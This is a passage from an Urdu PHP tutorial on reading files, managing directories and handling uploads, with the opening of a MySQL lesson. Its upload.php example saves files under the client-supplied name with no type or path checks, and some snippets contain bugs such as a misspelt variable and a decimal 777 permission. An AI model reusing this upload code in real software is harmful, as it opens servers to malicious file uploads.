fclose($fp);
```

$one_char میں ہم فائل سے ایک کریکٹر لے رہے ہیں جو کہ ایک dummy ویریبل کے طور پر بنایا گیا ہے اور اصل ڈیٹا ہم $counter میں سٹور کر رہے ہیں۔ جب فائل آخر تک read ہو جائے تو fgetc فنکشن false ریٹرن کرے گا، $one_char کی ویلیو false ہو جائے گی اور لوپ ختم ہو جائے گا۔ لیکن یہاں ایک مسئلہ ہے مثلاً اگر فائل میں 0 یا " " آ جائے تو ہمارا لوپ وہی پر سٹاپ ہو جائے گا اور اس سے اگے کا ڈیٹا read نہیں ہوگا۔ خوش قسمتی سے اس مسئلے پر قابو پانے کیلئے feof() کا فنکشن موجود ہے جو سنگل کریکٹر read کرتا ہے اور فائل کے اختتام پر true ریٹرن کرتا ہے۔ یعنی اس فنکشن سے ہم معلوم کرتے ہیں کہ فائل position indicator آخر تک پہنچ چکا ہے کہ نہیں۔ مثلاً

```
$counter_file = "./count.dat";
if(!($fp = fopen($counter_file, "r"))) die ("Cannot open ounter_file.");
while(!feof($fp)){
 $counter .= fgetc($fp);
}
$counter = (int) $counter;

fclose($fp);
```

fgets() فنکشن

جیسے کہ آپ نے دیکھا کہ fgetc() فنکشن کسی فائل سے ایک کریکٹر read کرتا ہے۔لیکن اگر ہماری فائل بہت بڑی ہو تو یہ فنکشن تمام فائل کو read کرنے میں بہت ٹائم لگائے گا۔اسکے لئے PHP ہمیں ایک اور فنکشن fgets() فراہم کرتی ہے جو ہمارے دو argument لیتا ہے۔پہلا اس فائل کا ہینڈل اور دوسرا bytes کی تعداد۔مندرجہ ذیل وجوہات پر یہ reading کو سٹاپ کرتا ہے:

- ☆ دیئے ہوئے bytes کے read ہونے پر
- ☆ نئی لائن کی آمد پر
- ☆ فائل کے اختتام پر (end of file)

اس سے پہلے آپ نے fread کا فنکشن پڑھا جو بالکل اس کی طرح ہے لیکن ان دونوں میں فرق یہ ہے کہ fgets() نئی لائن کے ملنے پر reading روک دیتا ہے جبکہ fread نئی لائن پر سٹاپ نہیں ہوتا۔ fgets() کا مثال:

```
$counter_flie = "./count.dat";
if(!($fp = fopen ($counter_file, "r"))){
      die ("Cannot open $counter_file.");
}
$counter = (int) fgets($fp, 20);
fclose ($fp);
```

تمام فائل کو read کرنا

PHP ہمیں ایسے فنکشنز بھی فراہم کرتی ہے جو ایک ہی دفعہ تمام file کو read کر سکتے ہیں جن میں چند مندرجہ ذیل ہیں۔

☆ file()　　☆ readfile()　　☆ file_get_contents()

file() فنکشن

یہ فنکشن فائل کا path لیتا ہے اور اسمیں موجود تمام ڈیٹا array کے طور پر ریٹرن کرتا ہے جہاں ایرے کا ہر element اس فائل کے ایک لائن پر مشتمل ہوتا ہے۔اس فائل کو فائل ہینڈل کی ضرورت نہیں ہوتی کیونکہ یہ خود ہی فائل کو open کر کے ڈیٹا read کرنے کے بعد فائل کو بند کر دیتا ہے۔

```
$counter_flie = "./count.dat";
$lines = file($counter_file);
$counter = (int) $lines[0];
$counter++;

echo "You're visitor No. $counter.";
if(!$fp = fopen($counter_file, "w")) die ("Cannot open $counter_file.");
fwrite($fp, $counter);
fclose($fp);
```

اس مثال میں count.dat کے تمام contents کو ہم نے $lines ایرے میں حاصل کیا۔ چونکہ اس فائل میں صرف ایک ہی لائن ہے اور پہلی لائن $lines[0] انڈیکس پر سٹور ہوتی ہے اسلئے ہم نے صرف پہلی لائن کو $counter میں حاصل کیا۔

readfile() فنکشن

یہ فنکشن کسی فائل کے تمام contents کو حاصل کرنے کیلئے استعمال ہوتا ہے۔ اسکو ہم ایک فائل کا پاتھ دیتے ہیں اور یہ اسکو open کرنے کے بعد ڈیٹا آخر تک read کرتا ہے اور فائل کے تمام contents کے ساتھ ساتھ read ہونے والے bytes کی تعداد بھی ریٹرن کرتا ہے۔ مثلاً

```
$myfile = "./text.txt";
print readfile($myfile);
```

file_get_contents() فنکشن

یہ فنکشن بھی کسی فائل کے تمام contents یعنی سارے ڈیٹا کو ریٹرن کرتا ہے۔ یہ فنکشن PHP ورژن 4.3 میں متعارف ہوا ہے اسلئے جو دوست PHP کا پرانا ورژن استعمال کر رہے ہیں وہ اسکی جگہ file() کا فنکشن استعمال کریں۔ یہ فنکشن argument میں فائل کا پاتھ لیتا ہے۔ مثلاً

```
$myfile = "./text.txt";
$contents =  file_get_contents($myfile);
print $contents;
```

فائلوں کے متعلق کچھ اور فنکشنز

☆ is_file()

یہ فنکشن ایک فائل کا پاتھ لیتا ہے اور چیک کرتا ہے کہ وہ ایک فائل ہے یا نہیں۔ یہ boolean ریٹرن کرتا ہے۔ مثلاً

```
if(is_file("test.txt")) {
  print "test.txt is a file!";
}
```

☆ is_dir()

چیک کرتا ہے کہ جو argument پاس ہوا ہے وہ ایک directory یعنی فولڈر ہے کہ نہیں۔ یہ بھی boolean ریٹرن کرتا ہے۔ مثلاً

```
if(is_dir("/temp")) {
 print "/tmp is a directory";
}
```

☆ is_readable()

یہ فنکشن ہمیں بتاتا ہے کہ آیا دیئے ہوئے فائل کو ہم read کر سکتے ہیں۔ اگر فائل readable ہو تو true ورنہ false ریٹرن کرتا ہے۔ مثلاً

```
if (is_readable("test.txt")) {
  print "test.txt is readable";
}
```

☆ is_writable()

یہ فنکشن دیئے ہوئے فائل کو چیک کرتا ہے کہ اسمیں ہم ڈیٹا write کر سکتے ہیں کہ نہیں۔ یہ بھی boolean ریٹرن کرتا ہے۔ مثلاً

```
if(is_writable("test.txt")) {
  print "test.txt is writable";
}
```

کسی فائل کو Delete کرنا

اگر کسی فائل کو ختم کرنا ہو تو اسکے لئے ہم ()unlink کا فنکشن استعمال کرتے ہیں۔ یہ فنکشن argument میں اس فائل کا پاتھ لیتا ہے جسکو delete کرنا ہو۔ مثلاً

```
unlink("myfile.txt");
```

فائل کو کاپی کرنا

کسی فائل کو کاپی کرنے کیلیے ہم ()copy کا فنکشن استعمال کرتے ہیں جو دو arugments لیتا ہے۔ پہلے argument میں source فائل جبکہ دوسرے میں destination فائل کا پاتھ دیتے ہیں۔ مثلاً

```
if(!copy("./copyme.txt", "copied.txt")){
      die("Can't copy the file copyme.txt to copied.txt!");
}
```

فائل کو rename کرنا

کسی فائل کو rename کرنے کیلیے ()rename کا فنکشن استعمال ہوتا ہے۔ مثلاً

```
if(!rename("./address.dat", "address.backup")){
     die("Can't rename the file address.dat to address.backup!");
}
```

ڈائریکٹریز (فولڈرز) کے ساتھ کام کرنا

آپ نے مختلف طریقوں سے فائلوں پر کام کیا اور اب ہم دیکھتے ہیں کہ فولڈرز کے ساتھ کیسے کام کیا جاتا ہے۔ پی ایچ پی فائلوں کی طرح فولڈرز کیلئے بھی کافی فنکشنز فراہم کرتی ہے جن میں کچھ فنکشنز ڈائریکٹری ہینڈل پر کام کرتے ہیں جبکہ کچھ فنکشنز کو ہم ڈائریکٹری کا پاتھ فراہم کرتے ہیں۔ ڈائریکٹری ہینڈل بھی بالکل فائل ہینڈل کی طرح ہوتا ہے جو ایک integer نمبر ہوتا ہے اور کسی ڈائریکٹری کو point کرتا ہے اور جو ہم opendir() کے فنکشن سے حاصل کرتے ہیں۔

opendir() فنکشن

یہ فنکشن کسی ڈائریکٹری کو کھولنے کیلئے استعمال ہوتا ہے اور اس ڈائریکٹری کا ہینڈل ریٹرن کرتا ہے۔ error کی صورت میں false ریٹرن کرتا ہے۔

```
$dp = opendir("/site/images/")
```

closedir() فنکشن

ڈائریکٹری کا ہینڈل لے کر اسکو بند کرتا ہے مثلاً

```
closedir($dp);
```

readdir() فنکشن

یہ فنکشن کسی کھلے ہوئے ڈائریکٹری کے لسٹ میں اگلے entry کو ریٹرن کرتا ہے۔ لسٹ میں . (ڈاٹ: موجودہ ڈائریکٹری کو ظاہر کرتا ہے) اور .. (ڈبل ڈاٹ: موجودہ ڈائریکٹری کے parent ڈائریکٹری کو ظاہر کرتا ہے) بھی شامل ہوتے ہیں۔ یہ فنکشن argument میں ڈائریکٹری ہینڈل کو لیتا ہے۔ اب ان تینوں فنکشنز کو ایک مثال میں دیکھتے ہیں۔ یہ کوڈ ایک ڈائریکٹری کے اندر تمام فائلز اور فولڈرز کو read کرنے کے بعد لسٹ کی شکل میں print کریگا۔ اس کوڈ کو ٹیسٹ کریں اور اسکو اپنی سائٹ کے ایک ایسے فولڈر کا نام دیں جہاں بہت ساری فائلیں پڑی ہوں۔

```
<?php
    //dir_list.php
$default_dir = "/images/";
if(!($dp = opendir($default_dir))){
      die("Cannot open $default_dir.");
}
while($file = readdir($dp)){
    if($file != '.' && $file != '..'){
          echo "$file<br>";
    }
}
closedir($dp);
?>
```

یہ کیسے کام کرتا ہے

سب سے پہلے ہم نے ایک ویریبل بنایا اور اسکو ایک ڈائریکٹری کا پاتھ دیا (میں نے /images/ کا پاتھ دیا ہے یہاں آپ اپنی ڈائریکٹری کا پاتھ دینگے) جسکو ہم نے read کرنا ہے۔ پھر اس ڈائریکٹری کو open کرتے ہیں اور اسکا ہینڈل $dp کو assign کررہے ہیں۔ error کی صورت میں سکرپٹ کو سٹاپ کررہے ہیں۔

```
$default_dir = "/images/";
if(!($dp = opendir($default_dir))){
      die("Cannot open $default_dir.");
}
```

اسکے بعد ایک لوپ کے اندر ہم readdir() کی مدد سے ڈائریکٹری سے اگلی انٹری حاصل کرتے ہیں اور $file ویریبل کو assign کرتے ہیں۔ جب تمام ڈائریکٹری read ہوجائے تو readdir() فنکشن false ریٹرن کریگا اور یہ لوپ ختم ہوجائے گا۔ جیسے کہ میں نے بتایا کہ ایک ڈائریکٹری کے لسٹ میں . اور .. بھی ہوتے ہیں اور جن کو ہم دیکھانا نہیں چاہتے اسلئے if میں چیک کرتے ہیں کہ اگر $file ویریبل . یا .. پر مشتمل نہ ہو تو اسکی ویلیو کو پرنٹ کردو۔ اور آخر میں ڈائریکٹری کو بند کررہے ہیں۔

```
while($file = readdir($dp)){
     if($file != '.' && $file != '..'){
          echo "$file<br>";
     }
}
closedir($dp);
```

اگر ہم ان فائلوں کو sort کرنا چاہتے ہوں تو اسکے لئے یہ کوڈ ٹیسٹ کریں۔

```
<?php
$default_dir = "/images/";
if(!($dp = opendir($default_dir))){
      die("Cannot open $default_dir.");
}
while($file = readdir($dp)){
$filenames[] = $file;
}
closedir($dp);
sort($filenames);
for($i=0; $i < count($filenames); $i++){
        if($filenames[$i] != '.' && $filenames[$i] != '..'){
        echo $filenames[$i] . "<br>";
     }
}
?>
```

بالکل پچھلی والی مثال کی طرح ہے مگر اسمیں پہلے ہم while لوپ کے اندر تمام لسٹ کو ایک ایرے میں حاصل کر رہے ہیں اور اسکے بعد اس ایرے کو sort کرتے ہیں اور for لوپ کے ذریعے ایرے میں موجود . اور .. کے علاوہ تمام elements کو پرنٹ کر رہے ہیں۔

نئی ڈائریکٹری کیسے بناتے ہیں؟

نئی ڈائریکٹری بنانے کیلیے ہم mkdir() کا فنکشن استعمال کرتے ہیں۔ جسمیں پہلا argument اس ڈائریکٹری کے نام کو جبکہ دوسرا model کو لیتا ہے جو ایک تین digist کا نمبر ہوتا ہے اور کسی فولڈر کے پرمیشنز کو سیٹ کرتا ہے۔ جن دوستوں نے Linux پر کام کیا ہے انکو معلوم ہوگا کہ ہر فائل یا ڈائریکٹری کے کچھ پرمیشنز ہوتے ہیں جن کے ذریعے ہم کسی فائل کو پروٹیکٹ کرتے ہیں۔ مثلاً نیچے والا کوڈ ایک ڈائریکٹری کو بنائے گا اور اس پر 777 کی پرمیشن لگائے گا جس سے تمام یوزرز اسمیں read, write کر سکتے ہیں۔ (پرمیشنز صرف Linux پر کام کرتے ہیں)

```
mkdir("myfolder", 777);
```

ڈائریکٹری کو کیسے ختم کرتے ہیں؟

کسی ڈائریکٹری کو ختم کرنے کیلیے ہم rmdir() کا فنکشن استعمال کرتے ہیں۔ کسی ڈائریکٹری کو ختم کرنے کیلیے ضروری ہے کہ وہ بالکل خالی ہو اور Linux پر ہمارے پاس delete کرنے کی پرمیشن ہو۔ یہ فنکشن argument میں ختم کرنے والی ڈائریکٹری کا نام یا پاتھ لیتا ہے۔ مثلاً

```
rmdir("/tmp/rubbish/");
```

ڈائریکٹری تبدیل کرنا

موجودہ ڈائریکٹری کو تبدیل کر کے کسی اور ڈائریکٹری پر جانے کیلیے chdir() کا فنکشن استعمال ہوتا ہے۔ مثلاً

```
if(chdir("/Inetpub/wwwroot/php/files")){
echo "The current directory is /Inetpub/wwwroot/php/files.";
}else{
echo "Cannot change the current directory to
/home Inetpub/wwwroot/php/files.";
}
```

ڈائریکٹری کا نام حاصل کرنا

اگر ہم کسی پاتھ سے صرف ڈائریکٹری کا حصہ حاصل کرنا چاہتے ہوں تو اسکے dirname() کا فنکشن استعمال کرتے ہیں۔ مثلاً

```
$filepath = "/Inetpub/wwwroot/php/files/index.html";
$dirname = dirname($filepath);
print $dirname;
output: /Inetpub/wwwroot/php/files
```

فائلوں کو upload کرنا:

کیا یہ اچھا نہیں ہوتا اگر آپ اپنے لوکل کمپیوٹر سے سرور پر فائل upload کر سکیں۔ یقیناً آپ سب کی خواہش ہوگی کہ آپ ایسا کر سکیں اسلئے اس حصے میں آپکو وہ طریقے بتائے جائیں گے جن کے ذریعے آپ یا آپ کے سائٹ کا کوئی یوزر اپنے لوکل کمپیوٹر سے سرور پر فائل upload کر سکے گا۔ فائل uploading کو سمجھنے کیلئے ہم دوبارہ FORMS کی طرف جائیں گے کیونکہ FORM کے ذریعے آپ کسی یوزر کو ایک انٹرفیس فراہم کرتے ہیں جہاں سے وہ فائل کو upload کر سکے۔ جب ہم ایک ایسا فارم بناتے ہیں جہاں سے فائل upload ہو سکے تو اسمیں ایک اور ایٹریبیوٹ کا اضافہ کرتے ہیں جو عموماً نارمل فارم میں نہیں دیتے اور اسکا نام ہے "enctype" اور اسکی ویلیو "multipart/form-data" ہوتی ہے۔ فائل سیلکٹ کرنے کیلئے ہم form کا file کنٹرول استعمال کرتے ہیں جو input ٹیگ سے بنتا ہے اور type میں "file" دیتے ہیں۔ مثلاً

```
<form method="POST"  action="upload.php"  enctype="multipart/form-data">
 Local Filename <input type="file" name="userfile">
 <input type="submit" name="submit" value="Upload">
</form>
```

$_FILES[] سپر گلوبل ایرے

اس سے پہلے آپ نے $_SESSION، $_COOKIE[]، $_GET[]، $_POST[]، $_SERVER[] گلوبل ایریز کو تفصیل سے پڑھا اور اب اس فیملی میں آخری گلوبل ایرے $_FILES[] پر بات کرتے ہیں جو کہ upload ہونے والی فائل کی معلومات پر مشتمل ہوتی ہے۔ جب ایک فائل upload ہو جائے تو اس ایرے میں فائل سے متعلق یہ معلومات شامل ہو جاتی ہیں۔

ویریبل	تفصیل
$_FILES[userfile]	$_FILES میں موجود ایک اور ایرے
$_FILES[userfile][name]	جو فائل upload ہوئی ہے اسکا اصل پاتھ اور نام
$_FILES[userfile][size]	upload ہونے والی فائل کا سائز (بائٹس میں)
$_FILE[userfile][type]	فائل کس قسم کی ہے (اگر براؤزر یہ معلومات فراہم کریں تو)

فرض کریں اوپر والی فارم سے ایک یوزر اپنے کمپیوٹر سے c:\docs\project.zip کو upload کرتا ہے اور اسکا سائز 20,000 بائٹس ہے تو $_FILES کی ایرے اس قسم کی ویریبلز پر مشتمل ہوگی۔

☆ **$_FILES[userfile][tmp_name]**: جب ہم سرور پر کوئی فائل upload کرتے ہیں تو PHP اسکو ایک temp کے فولڈر میں محفوظ کرتی ہے جسکا لوکیشن php.ini میں سیٹ ہوا ہوتا ہے اور اسکو ایک randam نام دیتا ہے۔ مثلاً php-525

☆ $_FILES[userfile][name] : C:\docs\project.zip

☆ $_FILES[userfile][size]: 20000

☆ $_FILES[userfile][type]: "application/x-zip-compressed"

ان ویریبلز کو ہم اپنے بنائے ہوئے ویریبلز میں بھی حاصل کر سکتے ہیں مثلاً:

```
$file_name = $_FILES['userfile']['name'];
$file_tmp_name = $_FILES['userfile']['tmp_name'];
$file_size = $_FILES['userfile']['size'];
$file_type = $_FILES['userfile']['type'];
```

چونکہ جو بھی فائل upload ہوتی ہے، PHP اسکو ایک temporary فولڈر میں محفوظ کرتی ہے اور request کے ختم ہونے پر وہ فائل بھی ختم ہو جاتی ہے اسلئے اس فائل کو ہم move_uploaded_file() فنکشن کی مدد سے اپنے ڈائریکٹری میں کاپی کر لیتے ہیں۔ اب ہم ایک چھوٹا سا پروگرام بناتے ہیں جو ایک فائل کو upload کریگا۔ سب سے پہلے htdocs میں upload کے نام سے ایک فولڈر بنائیں اسکے بعد upload کے فولڈر میں ایک sub folder بنائیں اور اسکو user_files کا نام دیں جہاں upload ہونے والے فائلوں کو رکھیں گے۔ پھر مندرجہ ذیل کوڈ کو upload کے فولڈر میں upload_form.html کے نام سے محفوظ کریں۔

upload_form.html

```
<html>
<head><title>Upload Form</title></head>
<body>
<table border="1" align="center">
<tr><td>
<form method="POST" enctype= "multipart/form-data" action="upload.php " >
Upload file!
<input type="file" name="userfile">
<input type="submit" name="action" value="upload">
</form>
</td></tr>
</table></body></html>
```

اب اس کوڈ کو upload.php کے نام سے upload کے فولڈر میں محفوظ کریں

upload.php

```
<?php
  // directory where we will store uploaded files
  $upload_dir = "./user_files";

  // getting file information from $_FILES[] array
  $file_name = $_FILES['userfile']['name'];
  $file_tmp_name = $_FILES['userfile']['tmp_name'];
  $file_size = $_FILES['userfile']['size'];
  $file_type = $_FILES['userfile']['type'];

  // if file is empty
  if($file_size <= 0) {
          die ("Cannot upload empty file.");
     }
     //check that file is uploaded vai HTTP POST method
     if (is_uploaded_file($_FILES['userfile']['tmp_name'])) {
        // copying the uploaded file to our upload_dir
        if (!move_uploaded_file($file_tmp_name, "$upload_dir/$file_name")){
           die("Can't copy $file_name");
      }
   //if the method is other than HTTP POST
     }else{
        die ("Possible file upload attack: ");
     }
  // printing uploaded file info on page
  echo "$file_name has been successfully uploaded.<BR>";
  echo "Filesize: " . $file_size . " Bytes<BR>";
  echo "Filetype: " . $file_type ."<BR>";
?>
```

یہ پروگرام بالکل سادہ سا ہے۔ پہلے ہم $upload_dir میں ایک فولڈر کا نام دے رہے ہیں جسمیں ہم upload ہونے والے فائلوں کو رکھیں گے۔ اسکے بعد ہم $_FILES[] ایرے سے فائل کی معلومات اپنے ویریبلز میں حاصل کر رہے جیسے کہ یوزر نے جو فائل upload کی ہے اسکا اصل اور عارضی نام، سائز اور فائل کس قسم کی ہے۔ اسکے بعد ہم چیک کر رہے ہیں کہ آیا فائل خالی تو نہیں ہے ورنہ پھر سکرپٹ کو سٹاپ کر رہے ہیں۔ یہاں ہم نے is_uploaded_file کا ایک نیا فنکشن استعمال کیا ہے جو کہ چیک کرتا ہے کہ آیا واقعی فائل ہمارے فارم سے upload ہوا ہے اور HTTP POST میتھڈ کے ذریعے ہوا ہے کہ نہیں۔ یہ فنکشن argument میں فائل کا temp نام لیتا ہے۔ اس فنکشن کا مقصد یہ ہے کہ کوئی uploading کے دوران گڑبڑ نہ کرے۔ جیسے کہ پہلے بتایا کہ PHP فائل کو ایک temp کے فولڈر میں upload کرتی ہے اسلئے move_uploaded_file کی مدد سے ہم upload ہونے والی فائل کو اپنے ڈائریکٹری میں move کر رہے ہیں۔ move_uploaded_file دو پیرامیٹرز لیتا ہے، پہلا upload ہونے والی فائل کا temp نام جبکہ دوسرا نئی لوکیشن کو جہاں ہم نے فائل کو move کرنا ہے۔ اور آخر میں upload ہونے والی فائل کی معلومات پرنٹ کر رہے ہیں۔ جب آپ اس سکرپٹ سے فائل upload کریں گے تو وہ user_files -> upload کے فولڈر میں محفوظ ہوگی۔

آج کے سبق میں آپ نے فائلز اور ڈائریکٹریز کے ساتھ کام کرنا سیکھا۔امید کرتا ہوں کہ آج کا سبق آپ کو پسند آیا ہوگا۔اگر کوئی غلطی ہوئی ہو تو معافی چاہتا ہوں۔اب مجھے اجازت دیں،اپنا خیال رکھیں اور پریکٹس بھی جاری رکھیں۔اللہ حافظ۔

(آپ نے ابھی جانا نہیں ہے کیونکہ نیچے اس ورکشاپ کو بھی کرنا ہے۔جس کا مقصد صرف یہ ہے کہ آپکی پریکٹس ہو جائے)

ورکشاپ

حصہ اول

سوال نمبر1: کیا میں ہمیشہ اپنے سکرپٹ کی execution کو روک دیا کروں اگر کوئی فائل reading یا writing کیلئے open نہیں ہوتی؟

سوال نمبر2: وہ کونسا فنکشن ہے جسکے ذریعے ہم معلوم کرتے ہیں کہ آیا ایک فائل اس لوکیشن پر موجود ہے کہ نہیں؟

سوال نمبر3: کسی فائل کا سائز کیسے معلوم کرتے ہیں؟

سوال نمبر4: کسی فائل کو کھولنے کیلئے ہم کونسا فنکشن استعمال کرتے ہیں؟

سوال نمبر5: اگر کسی فائل سے ایک لائن کا ڈیٹا read کرنا ہو تو کونسا فنکشن استعمال کرینگے؟

سوال نمبر6: کسی فائل میں ایک لائن write کرنے کیلئے کونسا فنکشن استعمال ہوتا ہے؟

سوال نمبر7: ڈائریکٹری کو read کرنے کیلئے PHP کونسا فنکشن فراہم کرتی ہے؟

حصہ دوم

☆ ایک فارم بنائیں جہاں یوزر اپنا نام لکھے گا اور سمٹ کرنے پر اسکا نام ایک text فائل میں نئی لائن پر save ہو جائے۔

☆ ایک پروگرام بنائیں جو اس فائل سے ڈیٹا کو read کر کے براوزر پر الگ الگ لائنوں میں پرنٹ کرے۔نیز اس فائل کا سائز اور اسمیں لائنوں کی تعداد بھی آخر میں پرنٹ کرے۔(جو فائل آپ نے حصہ دوم کے مشق نمبر1 میں بنائی ہے)

☆ ایک گرافیکل Hit Counter بنائیں۔(اشارے : 0 سے لیکر 9 تک ہندسے ایک خوبصورت سے فونٹ میں فوٹو شاپ میں لکھیں اور ہر ایک کو الگ الگ save کریں۔مثلاً: 0.gif، 1.gif، 2.gif-----9.gif۔ counter فائل کا ڈیٹا ریڈ کرنے کے بعد ایک loop میں ان images کو <img> کے ٹیگ سے پرنٹ کردیں۔باقی لاجک آپ نے خود بنانا ہے)

شکیل محمد خان
shakeel599@gmail.com

پی ایچ پی مائی سیکول اور ویب ڈویلپمنٹ کی سولویں کلاس میں خوش آمدید

اسلام علیکم

جی دوستوں ! اب تک آپ نے پی ایچ پی کے مختلف خدوحال کے بارے میں تفصیل سے پڑھا اور میں امید کرتا ہوں کہ اب تک جو کچھ ہم نے پڑھا وہ سب آپ کو سمجھ آ گیا ہوگا۔اب ہم اس کورس کے دوسرے حصے(MySQL) کی طرف بڑھ رہے ہے۔اس حصے میں آ پکو پی ایچ پی کے ساتھ مائی سیکول کو استعال کرنا سکھایا جائے گا۔جیسے کہ آپ کو معلوم ہے کہ ایکdynamicویب سائٹ بنانے میں ایک ڈیٹا بیس اہم کردار ادا کرتا ہے جہاں آپ کے سائٹ کا مختلف ڈیٹا محفوظ ہوتا ہے جیسے کہ آ پکے سائٹ کے یوزرز کا ڈیٹا، مختلف پیجوں کےContents،سائٹ سیٹنگز،مینوز وغیرہ وغیرہ شامل ہوتے ہیں۔ڈیٹا بیسنگ الگ سے ایک بہت بڑا مضمون ہے جس پر سینکڑوں کتابیں موجود ہیں اور ہم اسکو تفصیل سے کور نہیں کر سکتے بلکہ اسکی بنیادی چیزوں کے بارے میں پڑھیں گے اور جب آپ کو کچھ آئیڈیا ہو جائے تو آگے پڑھنے میں دشواری نہیں ہوگی۔

ڈیٹا بیس کسے کہتے ہیں؟

ڈیٹا بیس کی اصطلاح بہت سے جگھوں پر استعمال ہوتا ہے مگر ہم جس ڈیٹا بیس کی بات کر رہے ہیں اسکا مطلب ہے **"ڈیٹا کا ایسا ذخیرہ یا مجموعہ جو ایک منظم طریقے سے محفوظ ہوا ہوتا ہے"**۔ڈیٹا بیس اس کنٹینر کا نام ہے جو ڈیٹا کے مجموعے پر مشتمل ہوتا ہے۔جیسے کہ ایک کیبنٹ (چھوٹی الماری) میں دراز ہوتے ہیں اور ہر دراز میں مختلف فائلیں پڑی ہوتی ہیں بالکل اسی طرح ایک ڈیٹا بیس میں مختلف ٹیبلوں میں ڈیٹا محفوظ ہوتا ہے۔

ٹیبل کسے کہتے ہیں؟

ایک ٹیبل ڈیٹا بیس کے اندر ایک فائل کی طرح معلومات محفوظ کرنے کیلئے استعمال ہوتا ہے جیسے کہ یوزر کی معلومات، کسٹمر کی معلومات وغیرہ وغیرہ۔ایک ٹیبل میں ایک خاص قسم کا ڈیٹا لسٹ کی شکل میں محفوظ ہوتا ہے۔خاص قسم سے مراد، جیسے کہ ہم کسٹمرز کی لسٹ اور آرڈرز کی معلومات کو ایک ٹیبل میں نہیں رکھتے بلکہ انکو الگ الگ ٹیبلز میں محفوظ کرتے ہیں۔ڈیٹا بیس میں ہر ٹیبل کا ایک خاص نام ہوتا ہے جس سے ہم اسکو شناخت کرتے ہیں۔ڈیٹا بیس میں ایک ہی نام کے دو ٹیبلز نہیں ہو سکتے نہ ہی ہم بنا سکتے ہیں۔ہر ٹیبل کی کچھ خاص صفات ہوتی ہیں جو واضع کرتے ہیں کہ اسمیں ڈیٹا کیسے سٹور ہوگا۔ٹیبل، کالمز اور روز پر مشتمل ہوتا ہے یا کالمز اور روز کے ملاپ سے جو گریڈ یا شیٹ بنتا ہے اسکو ٹیبل کہتے ہیں۔ٹیبل میں ایک سنگل فیلڈ کو کالم کہتے ہیں جسکا ایک خاص نام ہوتا ہے اور جب ہم کسی ٹیبل میں ایک کالم بناتے ہیں تو اسکا ڈیٹا ٹائپ بھی متعین کرتے ہیں کہ اسمیں کس قسم کا ڈیٹا محفوظ ہوگا۔ان ڈیٹا ٹائپس پر ہم بعد میں بات کرتے ہیں۔رو (row) سے مراد ٹیبل میں ایک سنگل ریکارڈ یا ریکارڈ کی ایک قطار۔ٹیبل میں ایک رو پر ایک ریکارڈ سٹور ہوتا ہے۔مثلاً یوزر کی ایک ٹیبل میں ہر یوزر کا ریکارڈ الگ الگ روز پر محفوظ ہوتا ہے۔ٹیبل کی ایک مثال:

Table — Columns — rows

id	name	email	phone
101	Ali	ali@example.com	3333333
102	Akbar	akbar@example.com	5555555
103	Shahid	shaid@example.com	2222222

یہ ایک ٹیبل کی مثال ہے جو 4 کالمز اور 3 روز پر مشتمل ہے۔ ہر رو پر الگ الگ یوزر کا ریکارڈ محفوظ ہے۔ ہر ٹیبل میں ایک کالم ایسا ہوتا ہے جو ریکارڈز میں کسی رو کو شناخت کرنے اور یکتا (unique) بنانے کیلئے استعمال ہوتا جسکو Primary Key کہتے ہیں۔ مثلاً اوپر کی مثال میں id کا کالم اسی مقصد کیلئے بنایا گیا ہے جسکی ویلیو ہر رو پر unique ہوگی اور یہ ایک primary key ہے۔ ہم کسی ٹیبل میں اُس کالم کو primary key بناتے ہیں جسکی ویلیو duplicate ہونے کا خدشہ نہ ہو اور نہ ہی ہم اس کالم میں ویلیوز کی duplicate کر سکتے ہیں کیونکہ اسکی ویلیو ہمیشہ unique ہوگی۔ مثلاً اوپر کی ٹیبل میں ہم email کو بھی primary key بنا سکتے ہیں کیونکہ ہر ایک یوزر کا ای میل unique ہوتا ہے۔ primary key کے ذریعے ہم دو یا زیادہ ٹیبلوں کا تعلق بھی قائم کر سکتے ہیں جسکو relationship کہتے ہیں جس پر ہم بعد میں بات کرینگے۔ فرض کریں ہمارے پاس اوپر والی ٹیبل میں 1000 ریکارڈز ہیں اور اسمیں ہم shahid یوزر کے ریکارڈ کو ختم کرنا چاہتے ہیں تو اسکے لئے ہمیں کیسے پتہ چلے گا کہ اسکا ریکارڈ کس رو پر موجود ہے، آپ کا جواب یقیناً یہی ہوگا کہ اسکی id سے کیونکہ id ایک primary key ہے اور اسمیں موجود ریکارڈ unique ہوتا ہے جو ایک رو کو شناخت کرتا ہے۔

مائی سیکول کا تعارف

جیسے کہ آپ نے پہلے پڑھا تھا کہ مائی سیکول ایک بہت ہی فاسٹ Relational Database Management system (RDBMS)، ملٹی یوزر، ملٹی تھریڈ، اوپن سورس ڈیٹا بیس سرور ہے جو Michael "Monty" Widenius نے 1995-96ء میں بنایا تھا۔ 2000ء میں یہ دو قسم کے لائسنس کے ساتھ ریلیز ہوا جسمیں GPL (GNU Public License) کے تحت عام لوگوں کو مفت میں استعمال کرنے کی اجازت دی گئی جو اسکی مقبولیت بلندی پر لے گیا۔ جو کمپنی مائی سیکول کو بنا رہی ہے اسکا نام MySQL AB ہے۔ 2004-05ء میں MySQL AB کے اندازے کے مطابق مائی سیکول کی تقریباً چار ملین انسٹالیشنز مختلف جگہوں پر ہوئی ہے اور ہر روز انکے سائٹس سے مائی سیکول کی تقریباً 35,000 ڈاؤن لوڈز ہوتے ہیں۔ مائی سیکول کی کامیابی کا راز صرف یہ نہیں کہ مفت ہے (بہت سارے اور ڈیٹا بیسز بھی ہیں جو مفت اور اوپن سورس ہیں) بلکہ یہ قابل اعتماد، بہترین کارکردگی، تیز ترین اور زبردست خدوخال کی وجہ سے مقبول ہوا۔ اس نے کئی دفعہ Linux Journal Readers Choise Award جیتا ہے۔

مائی سیکول کی خصوصیات میں سب نمایاں اسکی سپیڈ ہے۔ eWEEK نے مختلف ڈیٹا بیسز جن میں MySQL, Oracle, MS SQL IBM DB2, Sybes ASE شامل تھے، کے پرفامنس کا ایک موازنہ کیا جسمیں MySQL اور Oracle کے درمیان اچھی پرفامنس اور scalability پر ٹائی پڑ گیا۔ مائی سیکول scalable ہے، ہزاروں ٹیبلز اور کروڑوں قطاروں پر مشتمل ڈیٹا کو قابو رکھنے کی صلاحیت رکھتا ہے۔

کلائنٹ،سرور ڈیٹا بیس:

